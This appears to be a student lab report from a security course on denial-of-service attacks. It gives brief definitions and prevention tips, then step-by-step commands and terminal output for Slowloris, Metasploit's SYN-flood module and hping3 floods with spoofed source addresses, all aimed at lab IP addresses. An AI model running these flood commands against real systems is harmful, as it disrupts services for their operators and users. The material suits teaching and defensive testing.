Module:- SECURITY CONCEPT

(DOS Attack)

Name:-Prithviraj Nikam

Dos attack:-

A **Denial-of-Service** (**DoS**) **attack** is an **attack** meant to shut down a machine or network, making it inaccessible to its intended users

Symptoms of DoS/DDoS attack

- Unusually slow network performance (opening files or accessing websites),
- Unavailability of a particular website, or
- An inability to access any website.
- Can also be detected and identified via network traffic monitoring and analysis. Network traffic can be monitored via a firewall or intrusion detection system

How to prevent Dos/DDoS attacks:-

--> Make sure you spread the servers across multiple data centers with a good load balancing system to distribute traffic between them.

--> Large bandwidth Configure your firewall or router to drop incoming ICMP packets or block DNS responses from outside your network (by blocking UDP port 53) can help prevent certain DNS and ping-based volumetric attacks.

-->Deploy Anti-DDoS Hardware And Software ModulesProtects by monitoring how many incomplete connections exist and flushing them when the number reaches a configurable threshold value.


Perform DOS Attack on Webserver:

1. DOS Attack with Slowloris.py Script


Slowloris is a low bandwidth HTTP Client that can issue DOS attacks but is very effective. Slowloris holds connections open by sending partial HTTP requests which continues to send several hundred subsequent headers at regular intervals to keep sockets from closing.

Step-1:-You can directly install the slowloris.py script from Github Repository available at https://github.com/gkbrk/slowloris.git

#sudo mkdir slowloris
#cd slowloris



#sudo git clone https://github.com/gkbrk/slowloris.git



Step-2:-After Installation Go to Slowloris Directory and open slowloris.py Python script file
$ ls
$ cd slowloris
$ls
$vi slowloris.py //you can create script your according

```
┌──(prithvi㉿kali)-[~/slowloris]
└─$ ls
slowloris  slowloris.git

┌──(prithvi㉿kali)-[~/slowloris]
└─$ cd slowloris

┌──(prithvi㉿kali)-[~/slowloris/slowloris]
└─$ ls
LICENSE  MANIFEST.in  README.md  setup.py  slowloris.py

┌──(prithvi㉿kali)-[~/slowloris/slowloris]
└─$ vi slowloris.py
```

Step-3:- Now Run the slowloris.py used and attack target ip
#python3 slowloris.py 192.168.3.163

Meta ip

```
┌──(prithvi㉿kali)-[~/slowloris/slowloris]
└─$ sudo python3 slowloris.py 192.168.3.163
[24-01-2023 17:26:30] Attacking 192.168.3.163 with 150 sockets.
[24-01-2023 17:26:30] Creating sockets...
[24-01-2023 17:26:35] Sending keep-alive headers...
[24-01-2023 17:26:35] Socket count: 150
[24-01-2023 17:26:50] Sending keep-alive headers...
[24-01-2023 17:26:50] Socket count: 150
[24-01-2023 17:27:05] Sending keep-alive headers...
[24-01-2023 17:27:05] Socket count: 150
[24-01-2023 17:27:21] Sending keep-alive headers...
[24-01-2023 17:27:21] Socket count: 150
[24-01-2023 17:27:36] Sending keep-alive headers...
[24-01-2023 17:27:36] Socket count: 150
[24-01-2023 17:27:51] Sending keep-alive headers...
[24-01-2023 17:27:51] Socket count: 150
[24-01-2023 17:28:07] Sending keep-alive headers...
[24-01-2023 17:28:07] Socket count: 150
[24-01-2023 17:28:23] Sending keep-alive headers...
[24-01-2023 17:28:23] Socket count: 150
[24-01-2023 17:28:38] Sending keep-alive headers...
[24-01-2023 17:28:38] Socket count: 150
^CTraceback (most recent call last):
  File "/home/prithvi/slowloris/slowloris/slowloris.py", line 237, in <module>
    main()
  File "/home/prithvi/slowloris/slowloris/slowloris.py", line 233, in main
    time.sleep(args.sleeptime)
KeyboardInterrupt
```


2. DOS Attack with Metasploit Framework –

Metasploit Framework which is one of the most popular post exploitation frameworks having so many exploitation/scanning tools inside it. The scanning module below is basically used for testing IPS Protection at defending SYN floods.

Using search command we can search this module:-


Step-1:-First of all go to root user

$ sudo su




Step-2:- Now run the msfconsole

#msfconsole




Step-3:- Now search the synflood

msf6 > search synflood



Step-4:- use the synflood auxiliary

msf6 >use auxiliary/dos/tcp/synflood



Step-5:- Now show all options

msf6 auxiliary(dos/tcp/synflood) > show options

```
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data
```

Step-6:- Now set the target ip and port no.

msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.3.163

Target ip

msf6 auxiliary(dos/tcp/synflood) > set RPORT 80

Target Port

```
msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.3.163
RHOSTS ⇒ 192.168.3.163
msf6 auxiliary(dos/tcp/synflood) > set RPORT 80
RPORT ⇒ 80
```

Step-7:- Now check all set options

msf6 auxiliary(dos/tcp/synflood) > show options


```
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS     192.168.3.163    yes       The target host(s), see https://github.co
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else random
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new dat
```

Step-8:- After Setting Exploit the target

msf6 auxiliary(dos/tcp/synflood) > exploit


```
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 192.168.3.163

[*] SYN flooding 192.168.3.163:80 ...
```

Step-9:- Go to target Machine and check in wireshark ,how Syn flooding works.



Step-10:- Run tcpdump on target Machine and check packet traversing

$ sudo tcpdump -i eth0 dst 192.168.3.163 <—— Target ip



3.Hping3 tool

hping3 demonstration:- It is a command-line oriented TCP/IP packet assembler/analyzer. It is able to send custom ICMP/UDP/TCP packets and display target replies like ping.


DoS Attack - Syn Flood using hping3

- Use “hping3” from Kali Linux to attack a target.
  Use “hping3 -help” to check the options you could have with this powerful tool.
- General syntax of which is used to attack the target:
  → hping3 -S [Target Machine’s IP] -a [attacker’s IP] -flood
- After running the attack, check your victim machine performance as well as use the Wireshark to investigate the traffic.

hping3 --scan 1-65535 target_IP(192.168.3.88)

Scan the all ports with random source

Step1:- Scan the port on the target machine
 # hping3 --scan 1-65535 192.168.3.163 -S --rand-source
Target ip




Step-2:-

 # hping3 -S 192.168.5.163 -a 192.168.3.88 -p 135 --flood

SYN FLOOD **spoofed source Ip address**

```
┌──(root㉿kali)-[~]
└─# hping3 -S 192.168.3.163 -a 192.168.3.88 -p 135 --flood
HPING 192.168.3.163 (eth0 192.168.3.163): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.3.163 hping statistic ---
23754 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(root㉿kali)-[~]
└─#
```




[OR]

 # hping3 -V -S 192.168.3.163 -a 192.168.3.88 -p 135 --flood

SYN FLOOD **spoofed source Ip address**

```
┌──(root㉿kali)-[~]
└─# hping3 -V -S 192.168.3.163 -a 192.168.3.88 -p 135 --flood
using eth0, addr: 192.168.3.88, MTU: 1500
HPING 192.168.3.163 (eth0 192.168.3.163): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.3.163 hping statistic ---
26547 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(root㉿kali)-[~]
└─#
```



Step-3:- Use traceroute mode

hping3 --traceroute -V -1 192.168.3.163

Target ip

```
┌──(root㉿kali)-[~]
└─# hping3 --traceroute -V -1 192.168.3.163
using eth0, addr: 192.168.3.88, MTU: 1500
HPING 192.168.3.163 (eth0 192.168.3.163): icmp mode set, 28 headers + 0 data bytes
len=46 ip=192.168.3.163 ttl=64 id=8233 tos=0 iplen=28
icmp_seq=0 rtt=3.8 ms
len=46 ip=192.168.3.163 ttl=64 id=8234 tos=0 iplen=28
icmp_seq=1 rtt=6.3 ms
len=46 ip=192.168.3.163 ttl=64 id=8235 tos=0 iplen=28
icmp_seq=2 rtt=5.5 ms
len=46 ip=192.168.3.163 ttl=64 id=8236 tos=0 iplen=28
icmp_seq=3 rtt=4.9 ms
len=46 ip=192.168.3.163 ttl=64 id=8237 tos=0 iplen=28
icmp_seq=4 rtt=3.5 ms
len=46 ip=192.168.3.163 ttl=64 id=8238 tos=0 iplen=28
icmp_seq=5 rtt=6.0 ms
^C
--- 192.168.3.163 hping statistic ---
6 packets transmitted, 6 packets received, 0% packet loss
round-trip min/avg/max = 3.5/5.0/6.3 ms
```

```
┌──(root㉿kali)-[~]
└─# hping3 --traceroute -V 192.168.3.163
using eth0, addr: 192.168.3.88, MTU: 1500
HPING 192.168.3.163 (eth0 192.168.3.163): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.3.163 ttl=64 DF id=0 tos=0 iplen=40
sport=0 flags=RA seq=0 win=0 rtt=6.4 ms
seq=0 ack=971034030 sum=d515 urp=0

len=46 ip=192.168.3.163 ttl=64 DF id=0 tos=0 iplen=40
sport=0 flags=RA seq=1 win=0 rtt=3.2 ms
seq=0 ack=299925982 sum=a489 urp=0

len=46 ip=192.168.3.163 ttl=64 DF id=0 tos=0 iplen=40
sport=0 flags=RA seq=2 win=0 rtt=2.4 ms
seq=0 ack=2029101130 sum=2604 urp=0

len=46 ip=192.168.3.163 ttl=64 DF id=0 tos=0 iplen=40
sport=0 flags=RA seq=3 win=0 rtt=1.6 ms
seq=0 ack=1915273268 sum=3eb urp=0

len=46 ip=192.168.3.163 ttl=64 DF id=0 tos=0 iplen=40
sport=0 flags=RA seq=4 win=0 rtt=2.5 ms
seq=0 ack=352734547 sum=6bb urp=0

len=46 ip=192.168.3.163 ttl=64 DF id=0 tos=0 iplen=40
sport=0 flags=RA seq=5 win=0 rtt=8.5 ms
seq=0 ack=1329955412 sum=c54b urp=0

len=46 ip=192.168.3.163 ttl=64 DF id=0 tos=0 iplen=40
sport=0 flags=RA seq=6 win=0 rtt=6.3 ms
seq=0 ack=292999074 sum=453c urp=0

len=46 ip=192.168.3.163 ttl=64 DF id=0 tos=0 iplen=40
sport=0 flags=RA seq=7 win=0 rtt=9.2 ms
seq=0 ack=601101819 sum=8de3 urp=0

len=46 ip=192.168.3.163 ttl=64 DF id=0 tos=0 iplen=40
sport=0 flags=RA seq=8 win=0 rtt=5.3 ms
seq=0 ack=1235336016 sum=6a18 urp=0

^C
── 192.168.3.163 hping statistic ──
9 packets transmitted, 9 packets received, 0% packet loss
round-trip min/avg/max = 1.6/5.0/9.2 ms
```

Step-4:- Define the no. of packets

 # hping3 -c 10000 -d 10000 -S -p 135 --flood –rand-source 192.168.3.163

-c : number of attacks


-d : size of packets

-S : SYN Flag

--rand-source : Random source IP address

--flood : Flooding of packets


```
┌──(root㉿kali)-[~]
└─# sudo hping3 -c 10000 -d 10000 -S -p 21 --rand-source 192.168.3.163

HPING 192.168.3.163 (eth0 192.168.3.163): S set, 40 headers + 10000 data bytes
^C
--- 192.168.3.163 hping statistic ---
46 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(root㉿kali)-[~]
└─#
```



Step-5:- Pushing huge number of udp packet to a particular target host

hping3 --udp --rand-source 192.168.5.77 -i eth0

